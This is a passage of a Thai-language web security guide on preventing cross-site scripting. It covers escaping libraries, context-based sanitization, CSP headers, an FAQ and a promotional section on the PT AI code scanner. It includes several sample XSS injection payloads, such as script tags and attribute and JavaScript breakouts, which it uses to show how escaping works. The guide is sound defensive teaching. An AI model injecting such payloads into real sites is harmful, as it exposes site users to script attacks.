อักขระ "/" ซึ่งสามารถปิดแท็ก **HTML** ได้ จะถูกแทนที่ด้วย "&#x2F;" ตัวอย่างเช่น เมื่อใช้ฟังก์ชัน **StringEscapeUtils.escapeHtml4** จากไลบรารี **Apache Commons Text** ที่ฝังเซิร์ฟเวอร์ ข้อมูลที่ผู้ใช้ป้อนจะปลอดภัยดังนี้

```
String data = "<script>alert(1)</script>";
```

```
String safeData = StringEscapeUtils.escapeHtml4(data);
```

ผลลัพธ์ของการแปลงจะเป็นสตริง `&lt;script&gt;alert(1)&lt;/script&gt;` ซึ่งเบราว์เซอร์จะไม่แยกวิเคราะห์เป็นลำดับหลัก **HTML**

ไลบรารี **LibProtection** ช่วยให้เราสามารถกำหนดบริบทและล้างข้อมูลได้โดยอัตโนมัติ นอกจากนี้ ไลบรารีสามารถส่งสัญญาณเมื่อข้อมูลที่ป้อนมีเวกเตอร์โจมตี

**ตัวอย่างเช่น** ส่วนย่อยของรหัสต่อไปนี้มีสามจุดที่ข้อมูลผู้ใช้สามารถฝังได้

- Value attribute of HTML element (a)
- Value of JavaScript parameter (b)
- Content of HTML element (c)

```
Response.Write($"<a href='{a}' onclick='alert("{b}");return false'>{c}</a>");
```

สมมติว่าผู้โจมตีส่งผ่านตัวแปรต่อไปนี้เป็นอินพุต

```
a = 'onmouseover='alert(`XSS`)
b = ");alert(`XSS`)
c = <script>alert(`XSS`)</script>
```

ถ้าเราไม่ตรวจสอบการป้อนข้อมูล การตอบสนองจะมีลักษณะดังนี้

```
<a href="onmouseover='alert(`XSS`) ' onclick='alert("");alert(`XSS`)"';return false'>
<script>alert(`XSS`)</script></a>
```

ดังนั้นผู้โจมตีสามารถทำการโจมตี **XSS** ได้สามวิธี **LibProtection** แปลงข้อมูล กำหนดบริบทและนำกฎไปใช้ในทางที่โปร่งใสต่อนักพัฒนา

```
Response.Write(SafeString.Format<Html>($"<a href='{a}' onclick='alert("{b}");return
false'>{c}</a>"));
```

สตริงผลลัพธ์จะถูกแปลงเป็น

```
<a href='%27onmouseover%3d%27alert(%60XSS%60)'
onclick='alert("&quot;);alert(`XSS`");return
false'>&lt;script&gt;alert(`XSS`)&lt;/script&gt;</a>
```

**LibProtection** รองรับ **C #**, **Java** และ **C ++** และอนุญาตให้ล้างข้อมูลอินพุตจากการโจมตีประเภทอื่นๆ การป้องกันนี้ขยายไปถึงการแทรก **SQL** และช่องโหว่ตามการจัดการ **URL** และโดเมนทรีเส้นทางที่ไม่เหมาะสม

## 11. 4 Client- and server-side sanitization

สามารถล้างข้อมูลได้หลายวิธีตามสถาปัตยกรรมแอปพลิเคชันและภาษาโปรแกรมที่ใช้ เนื่องจากเทคโนโลยีและภาษาอาจแตกต่างกันมาก เป็นการยากที่จะแนะนำวิธีเดียวในการตรวจสอบทางฝั่งเซิร์ฟเวอร์ แต่เนื่องจาก **JavaScript** ได้กลายเป็นมาตรฐานโดยพฤตินัยในฝั่งไคลเอนต์ เราจึงยังสามารถลองกำหนดหลักการสากลสำหรับบริบทต่างๆ ได้

Context	Method/property
Content of HTML element	<code>&lt;div&gt;userData&lt;/div&gt;</code>
Value attribute of HTML element	<code>&lt;input value="userData"&gt;</code>
Value in JavaScript	<code>var name="userData";</code>
Value of URL request parameter	<code>http://site.org/?param=userData</code>
Value in CSS	<code>color:userData</code>

อัลกอริธึมการฆ่าเชื้อทั้งหมดมีข้อจำกัด ตัวอย่างเช่น แม้ว่าคุณจะใช้กฎเพื่อล้างแอตทริบิวต์ **href HTML** ผู้โจมตียังคงสามารถส่งผ่านค่า **URL** ที่ขึ้นต้นด้วย **"javascript:"**

## 11. 5 Additional XSS prevention measures

การตรวจสอบอินพุตและเอาต์พุตเป็นวิธีหลักในการป้องกันการโจมตี **XSS** แต่ไม่ใช่วิธีเดียว คุณควรพิจารณา

- การกำหนดมาตรฐานที่ระดับส่วนหัวของ **Content-Type** และ **X-Content-Type-Options** ตรวจสอบให้แน่ใจว่าประเภทการตอบสนองของเซิร์ฟเวอร์ไม่ใช่ **"text / html"** และป้องกันไม่ให้เบราว์เซอร์ตรวจพบประเภทข้อมูลโดยอัตโนมัติ (**X-Content-Type-Options: nosniff**)
- การใช้นโยบายการรักษาความปลอดภัยของเนื้อหา (**CSP**) เพื่อลดผลกระทบเชิงลบเมื่อมีการแทรกโค้ดที่เป็นอันตราย

## 11.5 XSS cheat sheet

แผ่นโกงนี้ให้คำแนะนำเกี่ยวกับเวกเตอร์การโจมตี **XSS** จำนวนมาก แม้แต่กฎพื้นฐานก็เพียงพอที่จะหยุดการโจมตีส่วนใหญ่ได้ นี่คือสิ่งที่สำคัญที่สุด

- Deny all untrusted data unless it's inserted in allowed locations.
- Use HTML escaping before putting untrusted data into the HTML body.
- Use escaping in HTML attributes before adding untrusted data into HTML common attributes.
- Escape JavaScript before putting untrusted data inside data values.
- Escape CSS before inserting untrusted data into HTML style property values.
- Escape URLs before passing untrusted data to HTML URL parameter values.
- Use a library to parse and sanitize HTML formatted text.

เนื่องจาก **XSS** สามารถใช้เพื่อแทรกซึมเว็บไซต์และโจมตีผู้ใช้ได้หลายวิธี การเข้าถึงความปลอดภัยจากหลายมุมมองจึงเป็นสิ่งสำคัญ นักพัฒนาจำเป็นต้องได้รับการฝึกอบรมเกี่ยวกับการเข้ารหัสที่ปลอดภัยและแนวทางปฏิบัติที่ดีที่สุด สแกนฐานรหัสให้เร็วที่สุดและบ่อยที่สุด เพื่อตรวจหาข้อบกพร่องและการละเมิดที่อาจเกิดขึ้น ให้ความสนใจเป็นพิเศษกับบัญชีที่มีสิทธิ์ระดับผู้ดูแลระบบและความสามารถในการแก้ไขเนื้อหาหน้า เพื่อให้ได้มุมมองที่ดีขึ้นเกี่ยวกับความปลอดภัยของเว็บไซต์ โปรดอ้างอิงแหล่งข้อมูลที่น่าเชื่อถือ เช่น **OWASP Cheat Sheet**



## บทที่ 12

### FAQ

#### 12.1 What is an XSS payload ?

เพย์โหลดเป็นเวกเตอร์การโจมตีที่ใช้เพื่อใช้ประโยชน์จากช่องโหว่ หากมีช่องโหว่ในโค้ดข้อมูลอินพุตที่ส่งโดยผู้โจมตีอาจถูกใช้อย่างไม่ถูกต้องโดยแอปพลิเคชันเพื่อแก้ไขตรรกะของแอปพลิเคชัน ในกรณีของ **XSS** เพย์โหลดประกอบด้วยคำสั่ง **JavaScript** ที่ผู้โจมตีใช้เพื่อแก้ไขตรรกะของเบราว์เซอร์ฝั่งไคลเอนต์

#### 12.2 What is XSS filtering ?

การกรอง **XSS** จะบล็อกการจู่โจมที่ใช้ในการโจมตี **XSS** ในระหว่างการกรอง ข้อมูลจะต้องผ่านการตรวจสอบ การกำหนดมาตรฐาน (**การส่งจากสตริงไปยังวัตถุในประเภทที่กำหนด**) และการตรวจสอบไวยากรณ์และความหมาย หลังจากประมวลผลข้อมูลแล้ว ข้อมูลจะถูกฆ่าเชื้อและตรวจสอบความถูกต้อง ซึ่งจะป้องกันไม่ให้เบราว์เซอร์ตีความผลลัพธ์เป็น **JavaScript**

#### 12.3 What is an XSS polyglot ?

ตามที่ระบุไว้ในหัวข้อเรื่องการฆ่าเชื้อ หลักการตรวจสอบความถูกต้องของข้อมูลที่ป้อนจะแตกต่างกันไปตามบริบทที่ใช้ข้อมูลนี้ เวกเตอร์การโจมตีเพื่อใช้ประโยชน์จากช่องโหว่ **XSS** นั้นถูกสร้างขึ้นโดยคำนึงถึงบริบทนี้เช่นกัน หลายภาษา **XSS** เป็นเวกเตอร์การโจมตีที่ซับซ้อนซึ่งกำหนดเป้าหมายเพื่อใช้ในหลายบริบทพร้อมกัน เช่น ใน **URL** เนื้อหาขององค์ประกอบ **HTML** และ **JavaScript**

#### 12.4 What are the dangers of XSS ?

อันตรายหลักของ **XSS** อยู่ที่ความจริงที่ว่ามันสามารถลดความสามารถที่ใกล้เคียงกับเป้าหมายให้กับผู้ประสงค์ร้ายได้ หากสำเร็จ **XSS** จะอนุญาตให้ดำเนินการทุกอย่างในเว็บแอปพลิเคชันที่ผู้ใช้สามารถใช้ได้ ซึ่งรวมถึงการทำการธุรกรรมทางการเงินและการส่งข้อความ XSS สามารถใช้เพื่อจับภาพการกดแป้นพิมพ์บนแป้นพิมพ์ของผู้ใช้และส่งไปยังผู้โจมตี สิ่งนี้ทำให้ผู้ประสงค์ร้ายมีโอกาสเพียงพอสำหรับการโจมตีที่ตามมา

## 12.5 What is the difference between XSS and SQL injection ?

ข้อแตกต่างที่สำคัญคือ เป้าหมายใน **XSS** คือผู้ใช้ปลายทาง ในขณะที่การฉีด **SQL** จะแก้ไขตรรกะของการสืบค้นฐานข้อมูลทางฝั่งเซิร์ฟเวอร์

## 12.6 What is the difference between XSS and CSRF ?

การปลอมแปลงคำขอข้ามไซต์ (**CSRF**) เป็นประเภทของการโจมตีที่ผู้มุ่งร้ายมุ่งหมายที่จะดำเนินการตามคำขอ **URL** เฉพาะในฝั่งไคลเอนต์ ซึ่งอาจหมายถึงการเปลี่ยนรหัสผ่านหรือทำธุรกรรม แต่ด้วยการใช้ประโยชน์จาก **XSS** ที่ประสบความสำเร็จ ผู้โจมตีสามารถทำได้มากขึ้นโดยเรียกใช้สคริปต์ **JavaScript** ฝั่งไคลเอนต์โดยอำเภอใจ เนื่องจากผู้โจมตีสามารถแอบอ้างเป็นลูกค้าเมื่อดำเนินการตามคำขอ **XSS** จึงมีโอกาสเกิดอันตรายมากกว่า

## 12.7 What is the difference between XSS and XSSI ?


ช่องโหว่ **XSSI** ใช้ประโยชน์จากนโยบายต้นทางเดียวกัน ซึ่งกำหนดว่าเอกสาร กรัฟฟิค และสคริปต์ที่อยู่ในแหล่งต่างๆ สามารถโต้ตอบซึ่งกันและกันได้หรือไม่ นโยบายนี้ไม่ได้จำกัดการใช้สคริปต์เลย หน้าเว็บของผู้โจมตีสามารถเชื่อมโยงกับสคริปต์บนเว็บไซต์ของเหยื่อได้ ในกรณีนี้ มีความเป็นไปได้ที่สคริปต์นี้จะถูกสร้างขึ้นแบบไดนามิกและจัดเก็บข้อมูลที่สำคัญ เมื่อผู้ใช้เข้าถึงไซต์ของผู้โจมตี ข้อมูลนี้จะพร้อมใช้งานสำหรับผู้โจมตี

# บทที่ 13

## PT AI XSS testing tool

**XSS** เป็นช่องโหว่แบบฉุด ซึ่งอินพุต (ที่มีเวกเตอร์โจมตี) สามารถส่งผลกระทบต่อตรรกะการดำเนินการในฟังก์ชันที่อาจเป็นอันตรายได้ การวิเคราะห์ด้วยเครื่องมือของโค้ดแอปพลิเคชันเป็นหนึ่งในตัวเลือกที่ดีที่สุดสำหรับการตรวจจบบ **Positive Technologies Application Inspector (PT AI)** เป็นผลิตภัณฑ์ที่ช่วยในการค้นหาช่องโหว่ในซอร์สโค้ดของแอปพลิเคชันโดยใช้เทคนิคขั้นสูงหลายอย่าง

ภาพหน้าจอต่อไปนี้แสดงลักษณะของช่องโหว่ **XSS** ที่ตรวจพบใน **PT AI**




**PT AI** ตรวจจับช่องโหว่และสร้างช่องโหว่สำหรับการตรวจสอบ นอกจากนี้ ยังช่วยให้คุณประมวลผลผลลัพธ์ด้วยวิธีที่สะดวก รวมถึงไดอะแกรมโฟลว์ข้อมูลแบบโต้ตอบที่แสดงให้เห็นอย่างชัดเจนว่าการใช้ประโยชน์จากช่องโหว่สามารถเกิดขึ้นได้อย่างไร

- แผนภาพการไหลของข้อมูลในภาพหน้าจอต่อไปนี้แสดงจุดเริ่มต้น ในกรณีนี้ แสดงโดยตัวจัดการเซิร์ฟเว็ต **doGet Java** มาตรฐาน ด้านล่างนี้คือ
- **taint entry point** ซึ่งค่าของพารามิเตอร์ **NAME** จากการร้องขอถูกอ่าน
- ฟังก์ชันที่อาจเป็นอันตรายสำหรับการตอบกลับใน **HTML**
- ขั้นตอนกลางทั้งหมดที่เกี่ยวข้องกับการจัดการข้อมูล

★ ...\java\app01\MainServlet.java	<b>Best Place to Fix</b>
<b>77</b> "Search for " + name	

Data Flow ▼



วิธีการนี้ยังใช้ได้กับ **XSS** ที่เก็บไว้ด้วย ในกรณีนี้ โค้ดแฟรกเมนต์ถือเป็นจุดเริ่มต้นสำหรับการอ่านข้อมูลที่ไม่น่าเชื่อถือจากแหล่งที่มาที่อยู่บนฝั่งเซิร์ฟเวอร์ เช่น จากฐานข้อมูลหรือระบบไฟล์

ภาพหน้าจอต่อไปนี้แสดงให้เห็นอย่างชัดเจนถึงกรณีนี้ บรรทัดที่ **93** เป็นจุดเริ่มต้นที่ไม่บริสุทธิ์ โดยที่ข้อมูลจะถูกอ่านจากคอลัมน์ **"cname"**

The screenshot shows the Positive Technologies Application Inspector interface. On the left, a list of vulnerabilities is shown, with 'Cross-Site Scripting' (ID #135) selected. The right pane provides details about this vulnerability, including its function, entry file, request, and condition. The central pane displays the source code of the application, with the vulnerable line (93) highlighted. The code shows a search function that concatenates user input into an SQL query. The 'Data Flow' section on the right illustrates the flow of data from the user input to the database query and back to the user's browser.

## Pros of PT AI

- ทำการวิเคราะห์แบบสมบูรณ์ด้วยอัตราผลบวกสูงต่ำ
- สามารถรวมเข้ากับวงจรการพัฒนาผ่านโครงสร้างพื้นฐาน CI/CD
- รองรับการวิเคราะห์แบบสถิต เชิงโต้ตอบ และไดนามิก
- ค้นหาช่องโหว่ที่แท้จริงและอาจเกิดขึ้น
- สามารถสร้างช่องโหว่โดยอัตโนมัติ
- วิเคราะห์ไฟล์การกำหนดค่าสำหรับเว็บเซิร์ฟเวอร์และเซิร์ฟเวอร์แอปพลิเคชัน

**แหล่งอ้างอิง**

<https://www.ptsecurity.com/ww-en/analytics/knowledge-base/what-is-a-cross-site-scripting-xss-attack/>